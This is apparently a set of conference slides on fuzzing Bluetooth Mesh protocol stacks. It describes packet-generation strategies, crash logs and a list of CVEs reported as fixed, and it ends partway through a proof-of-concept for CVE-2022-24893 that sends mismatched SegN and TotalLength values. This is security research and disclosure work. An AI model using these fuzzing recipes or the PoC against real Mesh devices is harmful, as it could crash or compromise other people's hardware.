
- Generate a series of segmented packets at once
- $TestCase = \{P_{TSP}, P_{TCP}^1, \dots, P_{TCP}^N\}$

## Sender / Receiver

- Build link, then send test case
- Wait for *Link Close*

## Crash Detection

- “No *Link Close*” means crash
- A timer for each test case







# Network Build Fuzzing

## Work Flow

**Trigger Vulnerability**



**Not Trigger**



# Network Build Fuzzing

## Generation Strategy

- $TestCase = \{P_{TSP}, P_{TCP}^1, P_{TCP}^2, \dots, P_{TCP}^N\}$
- Randomize packets count  $N + 1$
- Randomize  $SegN$ ,  $TotalLength$ , and  $Data Length$  of Transaction Start PDU
- Randomize  $Seg0$  and  $Data Length$  of Transaction Continue PDUs

## System Output

```
[2022-03-09 17:13:04]
segn = 26
total length = 23
start data length = 20
countinue count = 32
sego = 60 31 54 1 9 45 44 53 39 8 18 38 28 10 46 2 61 27 5 52 43 30 13 49 24 47 26 4 19 16 15 37
continue data length = 26 30 29 26 31 31 30 31 27 33 31 31 26 30 33 27 25 24 33 27 24 28 25 28 29 33 30 28 25 24 26 25
[2022-03-09 17:13:19]
Mesh Process Crashed..
```

# Network Control Fuzzing

## Test Case Generation


- Generate a series of segmented packets at once
- $TestCase = \{P_1, P_2, P_3, \dots, P_N\}$

## Sender / Receiver

- Send both test case and probe
- Probe is a valid SAR packet
- Wait for probe ACKs

## Crash Detection

- Missing probe ACK means crash







# Network Control Fuzzing

## Work Flow

**Trigger Vulnerability**



**Not Trigger**





# Network Control Fuzzing

## Generate Strategy

- $TestCase = \{P_1, P_2, P_3, \dots, P_N\}$
- Randomize packets count  $N$
- Randomize  $SegN$ ,  $SegO$ ,  $Data Length$  and  $CTL$


## System Output

```
[2022-03-08 11:21:23]
packet_type = PACKET_TYPE.ACCESS_ONLY
seq_init = 0x21038
count = 22
ctl  = 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
sego = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
segn = 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12
segm = 15 12 15 11 10 12 12 9 11 13 10 15 8 11 8 15 12 15 15 14 8 14
[2022-03-08 11:21:27]
Mesh Process Crashed..
```

# System Implementation


## Hardware

- nRF52840 module + MacBook



## Software

- [SweynTooth](#) Driver, customize BLE via Python
- Implemented protocol stack, based on Mesh spec



```
# network_encryption_authentication
def network_encryption_authentication(data_to_encrypt, nonce, encryption_key):
    cipher = AES.new(encryption_key, AES.MODE_CCM, nonce=nonce, mac_len=4)
    net_enc, net_mic = cipher.encrypt_and_digest(data_to_encrypt)
    return net_enc, net_mic

# network_obfuscation
def network_obfuscation(data_to_obfuscate, enc_auth_data, ivindex, privacy_key):
    privacy_random = enc_auth_data[0:7]
    privacy_plaintext = get_bytes(0x0000000000, 5) + \
        get_bytes(ivindex, 4) + \
        privacy_random
    pecb = aes_ecb(privacy_key, privacy_plaintext)
    net_ofb = get_int(data_to_obfuscate) ^ get_int(pecb[0:6])
    return get_bytes(net_ofb, 6)
```

# 4 Case Study

## Vulnerabilities (up to 2022.07.24)

- A total of 17 issues were found
- Covered 8 well-known vendors
- Obtained 13 CVEs

**All the listed CVEs have been fixed by vendors**


Issue (17)	CVE (13)
Out-of-bound Write in network control stage	CVE-2022-26527
Out-of-bound Write in network control stage	CVE-2022-26528
Out-of-bound Write in network control stage	CVE-2022-26529
Stack Overflow in mesh stack	CVE-2022-25635
Out-of-bound Write in network control stage	CVE-2022-21767
Out-of-bound Write in network control stage	CVE-2022-21768
Stack Overflow in mesh stack	CVE-2022-26447
Out-of-bound Write in network build stage	CVE-2022-31363
Out-of-bound Write in network control stage	CVE-2022-31364
Out-of-bound Write in network build stage	CVE-2022-24893
Out-of-bound Write in network build stage	CVE-2022-30904
Out-of-bound Write in network build stage	CVE-2022-1041
Out-of-bound Write in network build stage	CVE-2022-1042
Out-of-bound Write in network build stage	Confirmed
Out-of-bound Write in network control stage	Confirmed
Out-of-bound Write in network control stage	Reported
Out-of-bound Write in network control stage	Reported



# Network Build Vulnerability

## CVE-2022-24893

- Out-of-bound Write in network build stage
- Mismatched *SegN* and *TotalLength*



# Network Build Vulnerability

## CVE-2022-24893 POC

```
# provisioning
def provisioning(link_id):
    # [RECV] Link Open
    trans_num_peer = 0x00

    # [SEND] ACK for Link Open
    packet = link_ack(link_id, trans_num_peer)
    send_packet(packet)
    print('[SEND]link ack')

    # [RECV] Provisioning Invite
    trans_num_peer = 0x00

    # [SEND] ACK for Provisioning Invite
    packet = transaction_ack(link_id, trans_num_peer)
    send_packet(packet)
    print('[SEND]ack for provisioning invite')

    # [SEND] POC Packets
    poc(link_id)
```

```
# POC
def poc(link_id):
    # [SEND] Transaction Start
    trans_num = 0x81
    segn = 0b011110      # Vulnerability: mismatched SegN & TotalLength
